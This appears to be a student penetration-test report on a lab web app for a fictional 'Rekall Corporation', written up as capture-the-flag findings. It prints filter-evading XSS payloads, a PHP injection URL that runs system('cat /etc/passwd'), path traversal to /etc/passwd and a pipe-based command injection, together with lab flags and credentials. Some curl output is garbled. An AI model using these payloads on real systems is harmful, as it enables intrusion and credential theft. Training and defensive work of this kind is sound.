



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	Exploit Experts
Contact Name	Matthew Drumonde
Contact Title	Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	Nov 24 2024		

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some users had strong passwords that we're unable to be cracked by John
- The person named EE tried several exploits using Metasploit, but unfortunately couldn't achieve a meterpreter shell.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Open ports
- Weak user passwords cracked by John tool or guessed
- Company information available on OSINT such as a user's credentials
- Cross-site scripting (XSS) reflected
- Cross-site scripting (XSS) stored
- Sensitive data exposure
- Local file inclusion
- SQL injection
- Command injection
- PHP injection
- Brute force attack
- Session management
- Directory traversal
- Port 80, 21 open
- Weak passwords
- Lateral movement
- Privilege Escalation

# Executive Summary

## DAY ONE (WEB APP)

The EE executed a reflected cross-site scripting, capturing the first flag by introducing an alert payload.

The screenshot shows the Rekall Corporation VR Planner homepage. The header features the company logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. The main content area includes a form for entering a name, a button labeled "GO", and a welcome message. To the right, there are sections for "Adventure Planning" and "Location Choices", each with an icon and a brief description. A red button at the bottom left encourages users to "CLICK HERE TO START PLANNING". The page displays a reflected XSS payload: "CONGRATS, FLAG 1 is f76sdfkg6sfj".

EE conducted cross-site scripting reflection on the memory-planner.php directory once more. However, this instance demanded bypassing input validation and thus required segmenting the payload for successful evasion.

The screenshot shows the Memory Planner page within a Mozilla Firefox browser window. The URL bar shows the exploit: 192.168.14.35/Memory-Planner.php?payload=<SCRscriptIPT>alert("Hello")%3B<%2FSCRscriptIPT>. The page content is identical to the VR Planner page, featuring the Rekall Corporation logo, navigation links, and sections for "Adventure Planning" and "Location Choices". A red button at the bottom left encourages users to "CLICK HERE TO START PLANNING". The page displays a reflected XSS payload: "CONGRATS, FLAG 1 is f76sdfkg6sfj".

EE was also successful in creating stored cross-site scripting by inputting the same command from entering an identical payload as reflected cross-site scripting.

The screenshot shows a blog comment section with the following details:

**Comment Content:** CONGRATS, FLAG 3 is **sd7fk1nctx**

**Buttons:** Submit, Add: , Show all: , Delete:

**Message:** Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2024-11-21 00:11:15	blue" && "1=1
2	bee	2024-11-21 00:11:43	<a href="http://testsite.test/">http://testsite.test/</a>
3	bee	2024-11-21 00:12:35	


The EE performed the curl command to acquire the http response header from the About-Rekall.php directory, and there they discovered the flag.

The terminal window shows the command `curl -v http://192.168.14.35/About-Rekall.php` being run, with the response indicating a successful connection to port 80. The browser window displays a page titled "REKALL CORPORATION" with a banner about traveling to the North. Below the banner, there is a large amount of HTML code, including meta tags and a title tag for "About Rekall". The page content features a large image of a motorcycle and text encouraging users to upload pictures of their dream adventures.


```
root@kali:~/Desktop [root@kali:~/Desktop ] * curl -v http://192.168.14.35/About-Rekall.php
* Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 13 Dec 2023 20:22:54 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/8.0.12
< Set-Cookie: PHPSESSID=fcf51c9c9e69b9d6; path=/; secure; HttpOnly
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7073
< Content-Type: text/html
<

<!DOCTYPE html>
<html style="font-size: 16px;">
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta charset="utf-8">
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="page_type" content="np-template-header-footer-from-plugin">
    <title>About Rekall</title>
    <link rel="stylesheet" href="nicepage.css" media="screen">
    <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script>
    <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script>
    <meta name="generator" content="Nicepage 4.0.3, nicepage.com">
    <link id="u-theme-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,700,700i" media="screen">
  </head>
  <body>
    <div>
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                        <div>
                                                                                          <div>
                                                                                            <div>
                                                                                              <div>
                                                                                                <div>
                                                                                                  <div>
                                                                                                    <div>
                                                                                                      <div>
                                                                                                        <div>
                                                                                                          <div>
                                                                                                            <div>
                                                                                                              <div>
                                                                                                                <div>
                                                                                                                  <div>
                                                                                                                    <div>
                                                                                                                      <div>
                                                                                                                        <div>
                                                                                                                          <div>
                                                                                                                            <div>
                                                                                                                              <div>
                                                                                                                                <div>
                                                                                                                                  <div>
                                                                                                                                    <div>
                                                                                                                                      <div>
                                                                                                                                        <div>
                                                                                                                                          <div>
                                                                                                                                            <div>
                                                                                                                                              <div>
                                                                                                                                                <div>
                                                                                                  <div>
                                                                                                    <div>
                                                                                                      <div>
                                                                                                        <div>
                                                                                                          <div>
                                                                                                            <div>
                                                                                                              <div>
                                                                                                                <div>
                                                                                                                  <div>
                                                                                                                    <div>
                                                                                                                      <div>
                                                                                                                        <div>
                                                                                                                          <div>
                                                                                                                            <div>
                                                                                                                              <div>
                                                                                                                                <div>
                                                                                                                                  <div>
                                                                                                                                    <div>
                                                                                                                                      <div>
                                                                                                                                        <div>
                                                                                                                                          <div>
                                                                                                                                            <div>
................................................................
```

EE employed local file inclusion through the upload of a php file to discover flag 5.



EE employed the method of local file inclusion once more to come across flag 6. However, an addition of a jpg extension to the file became necessary in order to circumvent the input verification process.



EE successfully performed a SQL injection on the login.php “User Login” field.

A screenshot of a "User Login" page. The page has a grey header and a light grey body. It displays the text "Please login with your user credentials!". Below this, there are two input fields labeled "Login:" and "Password:", both of which are completely blacked out. At the bottom left is a "Login" button with a cursor icon pointing to it. To the right of the button, the text "Congrats, flag 7 is bcs92sjsk233" is displayed. The entire screenshot is framed by a thick black border.

EE subsequently proceeded to examine the HTML page source of login.php, where he discovered credentials pertaining to "Admin Login". This act revealed flag 8

```
<p><label for="login">Login:</label><font color="#DB545A">doudquaid</font><br />
<input type="text" id="login" name="login" size="20" /></p>

<p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
<input type="password" id="password" name="password" size="20" /></p>
```

Enter your Administrator credentials!

Login:

Password:

**Login**

Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools [\*\*HERE\*\*](#)

EE also found sensitive data exposure, flag9 in the robots.txt sdirectory

The screenshot shows the Rekall Corporation website with a red header containing the logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header, a dark gray section displays the "New" Rekall Disclaimer. At the bottom of this section, the robots.txt file content is visible:

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

EE carried out a successful command injection in the networking.php directory. The cat command was used in the "DNS Check" field to view the contents of vendors.txt file

The screenshot shows a web page with a dark background. At the top, it says "Welcome to Rekall Admin Networking Tools". Below that, a message reads "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Underneath, there's a section titled "DNS Check" with a form. The "Lookup" button is highlighted with a red box and a cursor arrow pointing to it. The output area below shows the results of a DNS lookup for "www.welcometorecall.com". The results include the server address (127.0.0.11), the canonical name (welcometorecall.com), the address (208.76.82.210), and various network details like SIEM, Firewalls, and Load balancers. At the bottom, a message says "Congrats, flag 10 is ksdnd99dkas".

Welcome to Rekall Admin  
Networking Tools


Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

## DNS Check

www.welcometorecall.com Lookup

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:  
www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas

EE managed to execute command injection in the "MX Record Checker" field by employing same instruction as flag 10. However, EE had to circumvent input validation which would eliminate both '&' and ';'. This was achieved through using '|'.  


# Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

## DNS Check

## MX Record Checker

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

EE identified a user named 'melina' in the /etc/passwd file who had the typical injection vulnerability for flags 10 and 11. EE predicted the password because melina.'s password was not strong enough

The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** Welcome - Mozilla Firefox root@kali: ~/Documents...
- Address Bar:** 192.168.14.35/disclaimer.php?page=../../../../etc/passwd
- Toolbar:** Login, Welcome, +, Exploit-DB, Nessus.
- Page Content:**
  - Header:** REKALL CORPORATION
  - Navigation:** Home, About Rekall, **Welcome** (highlighted), Memory Planner, Login.
  - Section:** "New" Rekall Disclaimer
  - Text:** A large block of text representing the /etc/passwd file content, including the entry for 'melina'.

```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
mysqld:x:102:105:MySQL Server,,/nonexistent:/bin/false
melina:x:1000:1000:/home/melina:
```
- Search Bar:** pass
- Bottom:** Highlight All, Match Case, Match Diacritics, Whole Words, 8 of 12 matches.

HERE'."/>

REKALL CORPORATION

Home About Rekall Welcome Memory Planner Login

Enter your Administrator credentials!

Login:

Password:

Login

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:  
[HERE](#)

EE utilized the concealed webpage discovered in the robots.txt directory, named souvenirs.php. Following this, EE modified the URL to insert a PHP injection and execute cat command on /etc/passwd file

192.168.14.35/souvenirs.php?message=""; system('cat /etc/passwd')

REKALL CORPORATION

# Souvenirs for your memory

Dont come back from your memory empty handed!

If you are interested in getting souvenirs for your memory, such as ticket stubs, tshirts, presents and more Please be sure to ask about options...

```
root:x:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog/bin/false mysql:x:102:105:MySQL Server,...:/nonexistent/bin/false melina:x:1000:1000::/home/melina:
```

Congrats, flag 13 is jdka7sk23dd

EE tried to use the Repeater tool from Burp Suite for experimenting with various session IDs on the "Restricted Area" web page. They found a flaw in session management.

Welcome - Mozilla Firefox root@kali: ~

08:52 PM

192.168.14.35/admin\_legal\_data.php?admin=87

Exploit-DB Nessus

REKALL CORPORATION

Home About Rekall Welcome Memory Planner Login

Admin Legal Documents - Restricted Area

Welcome Admin...

You have unlocked the secret area! Flag 14 is dksdf7sjd5sg

Flag Highlight All Match Case Match Diacritics Whole Words 1 of 1 match Reached end of page, continued from top

EE utilized the earlier command injection flaw to locate the old\_disclaimers directory. We then successfully implemented a directory traversal and was able to capture flag 15.

192.168.14.35/disclaimer.php?page=old\_disclaimers/disclaimer\_1.txt

REKALL CORPORATION

REKALL CORPORATION

\"New\" Rekall Disclaimer

This file doesn't exist! Congrats, flag 15 is dksdf7sjd5sg

## Day Two (Linux)

Found at DomainDossier on centralops.net. Utilized an open-source intelligence (OSINT) to find where sensitive info was exposed in the WHOIS data

```

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1

```

Used a reverse DNS lookup tool to locate the IP address of totalrekall.xyz for flag 2.

### IP address

> 76.223.105.230

Also used OSINT tool crt.sh to find certificate information on the domain

